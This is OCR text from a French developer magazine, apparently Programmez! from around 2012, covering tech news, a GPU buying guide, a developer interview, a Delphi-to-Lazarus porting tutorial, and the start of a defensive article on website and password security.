- Formateurs, enseignants, étudiants.

Entre le management des processus et le développement logiciel, les méthodes agiles concernent tous types d'entreprises (Start up, PME, grands comptes, collectivités) à la recherche de l'amélioration continue pour une meilleure réactivité aux exigences de leurs clients.

Plus d'informations sur l'association Agile Toulouse: http://www.agiletoulouse.fr

Pour vous inscrire à l'Agile Tour Toulouse 2012: http://tour.agiletoulouse.fr

communauté

HTML 5 User Group : une communauté à connaître

Ce groupe a été créé avec John Karp de BeMyApp et Slim Soussi d'Intel afin de rassembler la communauté HTML5 en France. Des Meetups sont organisés chaque mois pour rassembler les passionnés de HTML5, CSS qu'ils soient développeurs, designers ou intégrateurs. Dans les faits chaque Meetup est organisé par John Karp de BeMyApp et Sylvain Weber de Kontest (CEO de Kontest, ex Deezer, ex Google html5 evangelist). Intel est partenaire de ce Meetup depuis son lancement dans le cadre de sa boutique d'application Intel AppUp SM.
Les rencontres démarrent toujours avec une intervention de Sylvain Weber et son "Quoi de neuf sur la planète HTML5".
Cette introduction à pour but de présenter les dernières réalisations HTML5 sympas sur la toile et de présenter les nouvelles fonctionnalités de la techno.
Le meetup se poursuit avec 2 interventions de développeurs HTML5 qui montrent leurs dernières réalisations HTML5.
Plus de 600 développeurs font aujourd'hui partie de ce groupe et cette communauté ne cesse de grandir…

APPEL ! APPEL ! APPEL !

Vous êtes une communauté, un groupe utilisateur et vous voulez annoncer un événement, faire connaître votre groupe ? Programmez ! est là pour vous. Envoyez-nous vos agendas, résumés, photos. redaction@programmez.com **ou** ftonic@programmez.com

Raspberry Pi va fabriquer une partie de son ultra-mini-PC en Angleterre,

grâce à Sony qui dispose d'un chaîne de montage. C'est une bonne nouvelle car le constructeur n'arrive pas à suivre la

demande. Les délais de livraison varient de 9 à 12 semaines ! Par contre, Raspberry Pi laisse le prix de vente à 25-35 euros (selon le taux de change). Une excellente nouvelle pour tous les bidouilleurs ! Et n'oubliez pas les accessoires indispensables comme l'alimentation… Une révision de la carte mère sera bientôt disponible.
Site : http://www.raspberrypi.org

LaCie utilise désormais dans ses gammes 2big et 4big les ports USB 3.

Le constructeur annonce aussi que les ports Firewire 800 demeurent.
Configurations disponibles : 4, 6, 12 To.

Samsung a décidé de mettre le système Android

dans un appareil photo. Cela donne la Galaxy Camera. Il s'agit d'un APN compact de 16 millions de pixels, doté d'un puissant zoom optique,

d'un écran de 4,8". Pour exécuter Android, l'appareil embarque un processeur 4 cœurs et 8 Go de stockage avec connexion au réseau 3G / 4G / Wifi. Le prix devrait être entre 550 et 600 €. Cher pour un compact. A ce prix-là, vous avez un excellent bridge de type Canon Powershot. On peut se poser la question de la nécessité de disposer d'Android sur un APN et quid de l'autonomie…

Synology lance son nouveau NAS : DiskStation DS213.

Le DS213 dispose d'un lecteur de carte SD et de deux ports USB 3.0 qui assurent des vitesses de transmission pouvant atteindre 5 Gbps pour améliorer le taux de transfert de données vers des disques durs externes. Le Synology DS213 possède des disques durs échangeables à chaud et montés en façade pour garantir une disponibilité continue des données sans interruption de service imprévue, tout en simplifiant la maintenance et le remplacement des disques. Côté administration, ce NAS utilise DiskStation Manager 4.0. Prix public : 225 € H.T.

Vous utilisez un disque SSD ?

Alors n'oubliez surtout pas de mettre à jour le firmware du disque. La mise à jour constructeur permet de régler des bugs, d'optimiser le TRIM et sa gestion ou encore d'améliorer les performances globales. Surveillez les alertes des constructeurs. Récemment, Corsair et Kingston ont sorti de nouveaux firmwares.

Corsair a dévoilé son nouveau bloc d'alimentation :

le superbe AX1200i. Bloc de 1200 watts, il intègre un processeur dédié à la gestion de la tension. La connectique est assez impressionnante : 6 PCI-E, 2 EPS, 1 ATX. Il est certifié 80+ Platinium pour un rendement maximum selon la charge effective du bloc. Le constructeur inclut un monitoring avancé pour gérer et surveiller de près l'activité du AX1200i. Seul défaut, son prix : au-delà des 300 € !


AMD veut revenir fort sur le marché des processeurs

même si la crise actuelle secoue aussi son rival de toujours, Intel. AMD a présenté les premières orientations autour de son architecture Steamroller. Cette nouvelle architecture est une évolution des modèles actuels tout en introduisant des nouveautés. Steamroller doit améliorer la partie décodage matériel, chaque cœur aura son modèle de décodage (et chaque pipe aura donc son décodage). AMD annonce aussi une optimisation de la consommation électrique. Les premières livraisons de cette architecture sont attendues pour 2013.

Western Digital dévoile un disque dur hybride

2,5 pouces ultra-mince. Le disque hybride est une combinaison du disque dur classique et de la technologie mémoire flash des disques SSD. Le constructeur utilise la mémoire NAND MLC associant haut débit et réactivité en utilisation. Pas de prix ni de date de disponibilité.

Un animal robotique en excès de vitesse à 45 km/h ?



C'est la prouesse technique réalisée au Boston Dynamics avec le projet Cheetah. Ce proof of concept (POC) est impressionnant par la conception même du robot et des éléments des pattes mais aussi et surtout par les logiciels et les algorithmes de contrôle pour stabiliser le robot et coordonner chaque patte. Mais au-delà d'une certaine vitesse, Cheetah a du mal à s'adapter et finit par se cabrer, faute de pouvoir se stabiliser.
Site : http://www.bostondynamics.com/robot_cheetah.html

Carte graphique : un maillon faible souvent négligé

C'est vrai que je discute assez peu de cartes graphiques, de GPU dans les conférences et salons. Ils jouent un rôle non négligeable sur certaines fonctions et même jusqu'au cœur des applications. Mieux vaut un bon GPU pour l'accélération matérielle… Au même titre que le disque SSD, la carte graphique peut booster ou ralentir votre poste de travail…

Si aujourd'hui, il existe deux principaux constructeurs de cartes graphiques, Nvidia et ATI, il y a une vaste gamme de constructeurs utilisant les processeurs graphiques et les architectures matérielles des deux premiers : PNY, MSI, Asus, etc. Ces cartes se différencient par leur architecture, leur puissance, leur prix. Un constructeur comme PNY utilise les designs de référence puis adapte les éléments matériels comme les vitesses d'horloge, la mémoire. Sur les portables, le chipset graphique, plusieurs fondeurs le fournissent tels que Intel et Nvidia.

> Quels critères ?

Le critère le plus simple est le prix. Et là, nous trouvons de tout : de la simple carte à 30-40 euros comme la MSI R5450 ou Asus Radeon HD 5450… Les prix montent rapidement à 300 – 400 euros pour les dernières générations à l'image des cartes basées sur la GPU GeForce GTX 660 Ti (Asus à 330 €, EVGA à 380 €), les gammes hautes performances de calculs ou professionnelles dépassent allégrement les 1500 € (ex. : Nvidia Quadro K5000 sur architecture Kepler est vendu à 1800 / 1900 €), certains modèles HPC explosent les 3000 € !

Ensuite, vous pouvez regarder si la carte occupe un ou deux slot PCI/PCI-e, la résolution maximale supportée et avec quelle fréquence de rafraîchissement (très important pour un écran de grande taille), le type de connectique en sortie (DVI, HDMI, VGA classique, etc.), la consommation (si la carte exige trop, votre PC risque de coincer sérieusement), le nombre de cœurs, la mémoire embarquée, les technologies d'optimisation et 3D supportées (Cuda, OpenGL, Open CL, DirectX…).

Selon la connectique, vous pouvez relier un ou plusieurs écrans sur une même carte. Nvidia propose le SLI qui est un système installé sur certaines cartes pour améliorer le multi-écran, notamment en 3D, à condition que la carte-mère soit SLI compatible… Dans ce cas, privilégiez les cartes puissantes et bien équipées en mémoire. Pour utiliser deux écrans 30", vous devrez employer deux cartes dédiées, pour des 24", une carte suffira. Avec la dernière évolution de DisplayPort, les cartes supportent nativement 4 écrans. Pour notre part, nous optons pour une carte graphique dédiée par écran. Cela évite toute perte de vélocité graphique, bien que cela augmente le budget.

> Quels critères ? Suite !

Bon O.K., vous avez les critères de base mais quand on est développeur, les exigences varient beaucoup. Vous pouvez opter pour une carte de moyenne gamme capable de supporter un grand nombre d'utilisations. Par contre, avec une carte basée sur du GTX 570, Vous bénéficierez de : DirectX 11, multi-écran, 3D Vision, SLI, Cuda, optimisation vidéo HD, PCI Express 2, DVI dual link, HDMI. Le nombre de cœurs CUDA est de 480, la résolution maximum de 2560x1600 (en connexion numérique). Bref, une bonne carte. On trouve des modèles GTX 570 à partir de 240 € (modèle MSI).

Pour un développement 3D, la plupart du temps, il faudrait supporter DirectX 11 / 11.1 avec beaucoup de mémoire vidéo et une haute fréquence d'horloge et un grand nombre de cœurs pour Cuda / Open CL.

Voici une petite liste de critères techniques à surveiller (merci à David C. grand expert 3D dans l'âme) :

- niveau des shaders (spécification à surveiller)
- nombre de cœurs
- nombre de pipelines
- texture fill rate (capacité à remplir les triangles) : fonction très (très) gourmande en puissance
- taille de la ram

Les performances FPS (frame par seconde) sont (aussi) nécessaires pour les jeux et certaines interfaces.

Concernant les pilotes, pour les gammes grand public, les constructeurs offrent un support, mais ne vous attendez pas à des patchs dans les jours qui suivent en cas de problèmes, de bugs. Sur les gammes pro / HPC, de type Quadra, les corrections seront bien plus rapides (heureusement au regard du tarif des cartes). Des optimisations pour certains logiciels sont possibles.

De beaux tableaux comparatifs sur les cartes Nvidia :
http://en.wikipedia.org/wiki/Comparison_of_Nvidia_graphics_processing_units

François **Tonic**

Cœur ou pas cœur ?

Sur les GPU Nvidia, vous trouvez « cœur Cuda ». Il s'agit d'un petit processus pour exécuter les threads et le code parallèle. Chaque cœur exécute une instruction. Plus la carte a de cœurs, mieux c'est. A condition que le code soit optimisé. Le dispatch sur les différents cœurs se fait aussi bien par la carte que par le code.

« Amusez-vous, profitez de la vie »

Ce mois-ci, Pierre Fay, 25 ans, nous parle de sa passion pour le développement et la technologie. Il est actuellement développeur certifié Magento chez ATECNA, entreprise de conseil et d'ingénierie en e-business d'une quarantaine de personnes sur Lille. Pierre a eu une formation universitaire en informatique (Lille 1) puis à enchaîné par une école d'ingénieur en informatique, Supinfo. Il a créé un blog référence sur Magento.

Comment es-tu tombé dans l'informatique et plus spécialement dans le développement ?

A la base mon père est technicien en informatique, il est spécialisé dans les imprimantes. J'ai toujours eu un ordinateur à la maison depuis tout petit. Bien sûr, enfant je n'ai jamais programmé, ni même pensé à le faire au début. J'ai grandi et mon père a monté les PC en réseau pour que je puisse jouer avec mes amis. A partir ce de moment-là il fallait que je puisse savoir dépanner quand il y avait un souci avec les PC car je ne voulais pas le déranger pour rien. Ensuite j'ai eu mon bac, j'étais un élève pas spécialement doué, mais assurant tout de même la moyenne et j'avais une idée en tête : devenir ingénieur en informatique. Puis mon père a traversé une période de chômage et pour passer des entretiens il a acheté un livre de C et s'est formé dessus, je trouvais ça cool de savoir faire des programmes et de pouvoir apprendre à les faire tout seul juste à partir d'un livre, alors j'ai lu et j'ai commencé à programmer pour le fun. Ce que je faisais était très basique, savoir utiliser un « if » et une boucle « for » j'ai trouvé ça génial. Après, je suis rentré en DUT et à partir de là j'ai fait tous mes stages dans le web...c'est devenu une passion. Dans le même temps je suis parti de chez mes parents et j'avais besoin d'argent pour payer ma formation et pour pouvoir vivre. Un stage ne suffisait pas, donc je me suis mis à mon compte en auto entrepreneur quand le statut venait juste de sortir. A 21ans, pas facile d'avoir des clients et de paraître crédible ! Malgré tout, j'ai quand même travaillé pour une grosse solution d'e-mailing et j'ai eu la chance de rencontrer des clients géniaux qui depuis sont devenu des amis. A l'école on m'a ensuite proposé de devenir STA (supinfo teaching assistant), ce qui m'a permis de donner les cours aux élèves de première et deuxième année de Valenciennes et de Lille, et d'intervenir à Rennes en deuxième année aussi, et donc de gagner en expérience et en crédibilité. Puis avec le temps j'ai commencé à me spécialiser dans le e-commerce et plus particulièrement sous Magento.

Pour toi, qu'est-ce qui fait que l'on aime toujours et encore le développement, la technique ?

Personnellement, j'aime apprendre et avoir de nouvelles compétences. Je suis quelqu'un de curieux et l'avantage du développement c'est que la technologie évolue toujours et on apprend sans cesse à faire de nouvelles choses et à aller plus loin. J'aime la technique et le « savoir-faire » est important pour moi, j'aime être capable de créer des choses moi-même. Partir de rien et arriver à un produit ou une réalisation finie, un site internet qui fonctionne bien et qui est joli, si techniquement il y a un enjeu, une pointe de « touchy » c'est encore mieux. Parfois je mets longtemps à comprendre mais peu importe le temps que cela prend, je n'abandonne jamais. En ce qui concerne Magento, je suis resté dans cette technologie. Pour moi m'orienter sur une plateforme e-commerce était naturel car c'est un milieu que j'adore et je pense qu'actuellement c'est la plus aboutie.

Tu as gardé un regard très geek : gadget, veille techno, c'est important pour ton job et ta passion ?

Effectivement, pour moi la veille technologique est très importante, dans le monde du web et de l'informatique en général la technologie est en constante évolution, alors il faut savoir préparer l'avenir et être au courant de ce qui va se développer dans le futur pour pouvoir se former dessus et être a un bon niveau au moment où ce sera devenu standard. Pour cette raison, j'adore les salons ! Quand j'étais étudiant, j'allais au salon de la VAD qui a lieu une fois par an sur Lille et pendant les 3 jours j'enchaînais les conférences sur le e-commerce et la vente a distance. En ce moment on parle beaucoup du commerce sur mobile mais en réalité au salon de la VAD on en parlait déjà depuis longtemps et j'avais même entendu il y a 3 ans un conférencier dire qu'un jour tout le monde aurait un smartphone et que les forfaits téléphoniques seraient illimités et pas

Mon bureau au quotidien

Chez Atecna on a des Dell Vostro 260 (Intel Core i5 à 3.10 Ghz et 4Go de RAM) avec des doubles écrans. J'ai un grand bureau et une bonne chaise donc je suis plutôt confortablement installé. J'utilise Netbeans pour développer.

cher. Effectivement maintenant, avec l'arrivée de freemobile, c'est le cas pour les forfaits et pour les smartphones… combien connaissez-vous de personnes ayant un iphone ou un téléphone sous Android ? ;) Par contre pour les gadgets, ce n'est pas du tout mon truc. Je ne suis pas assez geek je pense, a part bien sûr mon éléphant PHP qui est dans mon salon ! Il a une valeur sentimentale, il m'a été offert par un collègue avec qui j'ai travaillé sur une mission de régie l'hiver dernier.

Etre développeur n'est pas toujours facile : pression, évolution constante, frustration des projets et des "chefs", c'est quoi pour toi d'être développeur aujourd'hui ? Le job a-t-il changé depuis tes débuts ?

Là par contre je suis entièrement d'accord, le métier de développeur n'est pas toujours facile, j'ai fait quelques entreprises, j'ai beaucoup bougé à ma sortie de l'école et j'en suis arrivé à la conclusion que développeur est un métier génial si on a une bonne équipe et une bonne ambiance. L'entreprise dans laquelle on travaille y fait beaucoup. Personnellement j'ai trouvé la mienne et je suis parfaitement satisfait mais ce n'était pas évident à trouver. J'ai travaillé pour une grosse SSII pendant quelques mois, on nous demandait toujours de faire des heures supplémentaires (non payées), on nous mettait la pression pour aller toujours plus vite et même quand on faisait tout ce qu'on pouvait et qu'on était très investi, ça n'allait toujours pas. Plus on va vite, plus les délais se raccourcissent, ça devient de plus en plus dur et plus on se fait piétiner. C'est un engrenage dans lequel j'ai l'impression que beaucoup d'entreprises tombent qui démotive les développeurs et je pense que c'est dû essentiellement à la gestion de projet et à la culture d'entreprise.

Et en dehors du boulot, qu'est-ce que tu aimes faire ? Comment trouves-tu l'équilibre entre travail, vie privée, passion, famille ?

En dehors du travail, je fais beaucoup de sport. Je pratique la boxe anglaise. J'aime beaucoup les sports de combat, j'ai pratiqué le krav maga, la boxe thai, la boxe anglaise et le jujitsu brésilien, plus tard j'aimerai commencer le MMA (Mixed martial arts) mais pour l'instant je me concentre sur la boxe. Je m'entraîne 5 à 6 jours par semaine donc ça me prend pas mal de temps. Ma famille, mes amis et ma copine sont importants pour moi et bien sûr je passe beaucoup de temps avec eux aussi. Pour moi pas question de négliger, ni le travail, ni la vie privée, ni le sport…il faut savoir faire la part des choses. J'ai de longues journées mais j'arrive à tout faire pour l'instant. J'ai parfois l'impression de ne pas avoir assez de temps dans une journée et j'aimerai pouvoir faire plus…

Peux-tu nous présenter ton quotidien en quelques mots ?

Pendant la journée ça varie, il y a des moments cool et des moments plus intenses (notamment lors de la mise en ligne d'un nouveau site par exemple). Dans l'ensemble c'est plutôt cool, j'apprends tout le temps. A la fin de la journée, direction la salle de boxe ou un restaurant avec mes potes ou ma copine.

Comment vois-tu ton job évoluer ?

Je vois que Magento prend de plus en plus de place en e-commerce et je réalise très vite où sont les points critiques des projets et à quoi faire attention pour que tout se passe bien et que le client soit satisfait. Je pense que dans le futur Magento va prendre de plus en plus d'importance et ce, pas seulement en France mais à l'échelle mondiale. J'aimerais devenir très bon dans ce domaine. J'aimerais aussi apprendre tout le côté marketing, la partie exploitation d'un site m'intéresse beaucoup, comment faire vendre, comment gagner du trafic, etc…

Des conseils aux étudiants et dévs qui nous lisent ?

Pour les étudiants, amusez-vous, profitez de la vie. Essayez de savoir ce que vous voulez faire plus tard, ça vous permettra de mieux appréhender ce que vous devez étudier et comment vous spécialiser par la suite.

Pour les développeurs : si vous voulez apprendre à développer sous Magento, commencez déjà par lire les tutoriels sur le blog et accrochez-vous, ce n'est pas évident au début, mais ça vaut le coup de se former.

Lazarus 1.0 : un IDE pour les amateurs de Delphi

LAZARUS 1.0 permet de facilement intégrer tout composant DELPHI 6. Il suffit pour cela de légèrement modifier la partie graphique tout en cherchant dans la bibliothèque Lazarus pour la partie système. Avant de faire cela il faut voir si les composants existants suffisent. Mes composants libres, nommés extended, surchargeant un ensemble de composants libres, ont été améliorés pour transférer un logiciel de généalogie vers Lazarus. Ce logiciel utilisait les composants propriétaires quantum.

Lazarus est à la fois pour les débutants mais aussi pour les ingénieurs. Une fois que l'on a transcodé, il faut fignoler, voire améliorer des composants.

Mais Lazarus est un outil servant à automatiser la création. La version 1.0 va permettre de créer des formulaires automatisant la création de formulaires personnalisés. La version 1.0.0.2 de Lazarus permettra d'ajouter cette possibilité à Man Frames, mais c'est en place sur Extended.

DE DELPHI VERS LAZARUS

Passer de DELPHI à LAZARUS consiste essentiellement à réutiliser des composants LAZARUS à la place de composants DELPHI. Il s'agit donc d'utiliser des composants libres. Sinon il est possible de remplacer les composants non traduits par des composants LAZARUS. Si vous voulez et si vous disposez des sources, vous pouvez traduire des composants DELPHI vers LAZARUS.

Vous aurez sans doute à ajouter les unités communes LAZARUS comme "LCLType" ou "LCLIntf". Ces librairies remplacent certaines unités de DELPHI comme l'unité "windows".

Transcodeur : http://www.lazarus-components.org/downloads/Projects-with-sources-and-components/Programming/For-Lazarus/Delphi-Quantum-DPR-Convert .

Pourquoi n'a-t-on pas gardé certaines unités DELPHI ?

Les librairies LAZARUS possèdent une nomenclature. Une librairie possédant le mot "win" est une librairie système spécifique à la plateforme WINDOWS. Elle ne doit pas être utilisée directement dans vos programmes. Les unités "gtk" servent à LINUX, "CARBON" à Mac OS, "unix" à UNIX. La configuration de construction de LAZARUS vous montre l'ensemble des plateformes indiquant les unités à éviter. Dans les Sources de LAZARUS, vous voyez des unités commençant pas ces plateformes ou comportant ces noms de systèmes.

Il est possible que votre logiciel reste compatible DELPHI, grâce aux directives de compilation. Cela permet d'alléger l'exécutable WINDOWS.

Vous pouvez trouver les composants qui vous manquent, grâce à une recherche sur un site Web de composants comme www.lazarus-components.org. Ce site web comporte aussi un projet permettant de commencer la traduction vers LAZARUS.

Une fois que l'on a changé les composants il existe des outils LAZARUS permettant de continuer la traduction. Vous les trouverez dans le menu "Outils" de LAZARUS. Il vous reste alors à finir à la main.

LES DIRECTIVES DE COMPILATION

Les instructions de compilation permettent de porter son programme vers les différentes plateformes. Elles définissent une façon de compiler l'unité, et sont donc à placer au début de l'unité.

Les directives de compilation doivent être idéalement placées dans un fichier unique portant l'extension ".inc".

> Exemple

Voici une version allégée du fichier ".inc" des composants "Extended".

```
{.$DEFINE CSV}
{.$DEFINE RX}
{.$DEFINE MAGICK}
{.$DEFINE IBX}
{$IFDEF FPC}
  {$DEFINE ZEOS}
{$ELSE}
  {$DEFINE ZEOS}
  {$DEFINE JEDI}
{$ENDIF}
```

Ce fichier ".inc" permet de définir quels composants vont être éludés dans DELPHI et FREE PASCAL COMPILER sans avoir à supprimer du code. Une directive de compilation qui ne commence pas par "{$ " devient un commentaire. Ainsi lorsqu'on est sur les deux plateformes, on utilisera les composants d'accès universel aux données ZEOS, présents sur les deux plateformes. Lorsqu'on est sur LAZARUS on utilise ZEOS permettant d'accéder à beaucoup de bases sur LAZARUS 1.0. Lorsqu'on est sur DELPHI on utilise JEDI qui n'est pas encore complètement traduit sur LAZARUS. Des unités du projet "Extended" comporteront l'inclusion de ces directives :

```
{$I ..\extends.inc}
```

Le fichier des directives doit être placé à la racine de votre projet afin de centraliser. On descend alors d'un répertoire comme ci-dessus.

Vous pouvez utiliser aussi les directives :

- IFNDEF pour vérifier la non-existence d'une définition.
- UNDEF pour supprimer une définition afin de créer.

Ces directives servent notamment à définir des OU à partir d'ensembles de définitions.

COMPATIBILITÉ DELPHI

Voici une instruction de compilation FREE PASCAL :


```
{$mode DELPHI} // Compilation compatible DELPHI
```


Il existe des DELPHI gratuits, permettant de réaliser des applications non commerciales. Si quelqu'un vous demande d'être compatible DELPHI vous pouvez le faire grâce à une vieille licence de DELPHI 7, voire DELPHI 6.
Les directives de compilations permettent de compiler uniformément l'unité, en éludant des sources incompatibles avec certaines plateformes. Ainsi, les sources d'une plateforme sont éludées lorsqu'on compile sur une autre plateforme.
L'instruction de compilation, qui permet à FREE PASCAL de rendre le code source compatible DELPHI, n'est pas lisible par DELPHI.
On peut y ajouter une directive de compilation pour DELPHI, si on l'utilise. Nous avons vu la notion de pointeur dans le chapitre sur la Programmation Procédurale avancée.
Le mode DELPHI permet de supprimer la notion d'adresse de pointeur. Cela n'est pas gênant, au contraire, car DELPHI protège les pointeurs.
Les pointeurs sont des adresses en mémoire, redirigeant vers un autre endroit de la mémoire. Ils permettent de manipuler les objets.
En mettant en mode DELPHI vous pouvez oublier les pointeurs en partie, car le compilateur FREE PASCAL n'est pas entièrement compatible avec ce mode, surtout avec les dernières grammaires FREE PASCAL.
Le développeur a besoin de manipuler des objets, pas de gérer des pointeurs. Le pointeur peut cependant être utile pour scruter les tableaux. PASCAL Objet permet toujours cela.
Il est possible en PASCAL d'éluder totalement les affectations de pointeurs, grâce à cette directive à ajouter à tout formulaire :

```
{$IFDEF FPC}
{$mode DELPHI}
{$R *.lfm}
{$ELSE}
{$R *.dfm}
{$ENDIF}
```

Ces directives peuvent être mises en tout début d'unité et une seule fois. Elles définissent comment va être compilée l'unité.

Ici l'instruction de compilation "Mode DELPHI" est exécutée si on utilise le compilateur FREE PASCAL. Aussi on charge le fichier "lfm". Sinon, on charge les composants contenus dans le fichier "dfm". Si





votre unité n'est ni un formulaire, ni un module de données, vous pouvez enlever les directives de chargements de fichiers "lfm" et "dfm".
Un fichier "dfm" est une correspondance DELPHI de fichier "lfm" avec LAZARUS. Les fichiers "dfm" et "lfm" contiennent les informations des composants chargés dans un module de données, ou un formulaire. Ces composants sont visibles dans l'"Inspecteur d'Objets".
Cette directive de compilation permet de placer une instruction DELPHI dans le code :

```
{$IFNDEF FPC}
const DirectorySeparator = '\';
{$ENDIF}
```

Ci-avant on définit le caractère de séparation de répertoire quand on est sur DELPHI.

TRADUCTION DE COMPOSANTS

Pour traduire un composant DELPHI vers LAZARUS, il est préférable que ce composant reste compatible DELPHI, grâce aux directives de compilation. Cela permet de participer au projet existant, et de centraliser les sources.
Remplacez le code graphique, et les liens vers les librairies WINDOWS, par du code source LAZARUS. LAZARUS possède une large bibliothèque de codes sources. Des composants Libres DELPHI peuvent être traduits vers LAZARUS.
Le code graphique LAZARUS utilise les différentes librairies libres de chaque plateforme. Ces différentes librairies sont homogénéisées en des librairies génériques.
Les unités à ne pas utiliser sont les unités spécifiques à une seule plateforme, comme les unités :

- win pour WINDOWS
- gtk pour LINUX
- CARBON pour MAC OS
- unix pour UNIX

Si vous êtes obligé d'utiliser une de ces unités, sachez que vous aurez peut-être une unité générique dans la prochaine version de LAZARUS. Votre composant sera compatible avec la seule plateforme de l'unité non générique utilisée.
Si vous ne trouvez pas ce qu'il vous faut, recherchez dans les sources LAZARUS ou FREE PASCAL. Contactez sinon un développeur LAZARUS. Il vous indiquera alors ce que vous pouvez faire.

Matthieu **Giroux**

Mon site web est-il sécurisé ?

© istockPhoto/pagadesign

La sécurité est présente partout. Elle prend de multiples aspects comme nous allons le voir dans les pages suivantes : mot de passe, faille de programmation, sécurité du site web vis-à-vis des nombreuses attaques. Le choix ne manque pas, ni les causes.

Mais le développeur, le webmaster, le RSSI se doivent d'être vigilants et pratiquer une veille constante sur les menaces, les évolutions de celles-ci et prendre les contre-mesures nécessaires. Nous sommes toujours aussi effarés devant le manque d'entrain de certains développeurs à intégrer la sécurité. Cette carence a de multiples causes : sensibilisation insuffisante, ce n'est pas à moi de le faire, je code bien donc inutile, manque de compréhension entre les différentes équipes, etc. Le développement se doit d'être « sécurité compatible » dès la conception. Les spécifications du projet doivent intégrer la sécurité, les tests et la revue de code aussi. Sans cette prise en charge très en amont, on pourra toujours parler de sécurité, cela ne changera rien.

Mais les éditeurs ont aussi une part de responsabilité. A eux de fournir des systèmes, des outils sécurisés. Et leur réaction à corriger une faille doit être sans délai. Récemment, une faille 0 day dans Java avait été dévoilée et il se murmure que l'éditeur était au courant depuis le printemps dernier ! Six mois pour corriger la faille, ce n'est pas admissible. Il était vivement conseillé de désactiver purement et simplement Java. Et le patch de fin août d'Oracle avait peu convaincu la communauté... Si ce « fix » a comblé le 0 day, un autre problème concernerait la JVM (lié à la mise à jour 7 de Java 7). On ferme la porte d'un côté mais une fenêtre reste souvent ouverte...

François **Tonic**

Protégez vos mots de passe

Préserver la confidentialité des données des utilisateurs exige un savant équilibre entre collecte, utilisation et partage de l'immense volume de données généré par le Web et les utilisateurs d'applications mobiles. Certains utilisateurs se préoccupent de ces informations tandis que d'autres ne sont pas conscients de leur potentiel. La plupart des sites accordent une certaine importance à ces données, mais probablement pas la même que les utilisateurs. Utilisateurs et sites Web sont toutefois d'accord sur l'importance à accorder aux mots de passe.

> Les pirates aiment les mots de passe

L'utilisation d'un mot de passe valide afin de compromettre un compte ne laisse pas de traces comme pourrait le faire l'exploitation d'une injection SQL ou d'un XSS. Comme les utilisateurs tendent également à partager les mots de passe entre les sites Web, ils transforment ainsi, et ce n'est qu'un exemple, un réseau social compromis en une chaîne d'actes de piratage contre des comptes hébergés sur des sites bancaires ou d'e-commerce et, pire encore pour la victime, contre des comptes de messagerie.

Plusieurs stratégies s'offrent aux développeurs pour protéger les mots de passe. Parmi les concepts de base pour protéger ces clés figurent le stockage sécurisé, la transmission fiable, la protection de l'application Web elle-même, voire la non-utilisation de mots de passe. Il est surprenant de constater que même les applications Web populaires sont en porte-à-faux sur au moins un de ces points. À ce jour, nous savons que les mots de passe devraient être un secret partagé uniquement entre l'utilisateur et le site Web. Après tout, le mot de passe reflète la confiance qu'a un site Web dans l'identité que vous lui confiez. Dans la pratique, les sites Web traitent les mots de passe trop à la légère et pas assez comme des secrets. Les puissantes techniques de stockage de mots de passe précèdent Internet de plusieurs décennies. Dans le cas présent, la menace à vaincre est le pirate qui obtient un accès en lecture à la liste des mots de passe. La solution consiste à rendre plus pénibles les efforts du pirate (également appelés « facteur travail ») qui procède au désossage du mot de passe. Les mots de passe stockés en clair sont les plus faciles à désosser : il suffit de consulter la liste pour lire le mot de passe.

La première étape pour compliquer la tâche du pirate consiste à appliquer un algorithme de hachage cryptographique au mot de passe, à stocker le résultat haché et à comparer les valeurs hachées uniquement lorsqu'un utilisateur saisit un mot de passe. En apparence, cette procédure est censée renforcer le facteur travail du pirate qui obtient cette liste de hashes. Cependant, le hash pour « unicorn » est identique pour tous les utilisateurs d'hier et de demain qui décident d'utiliser « unicorn » comme mot de passe. Peu importe que le hash soit exécuté avec MD5, SHA-1 ou SHA-512.
Il reste le même.

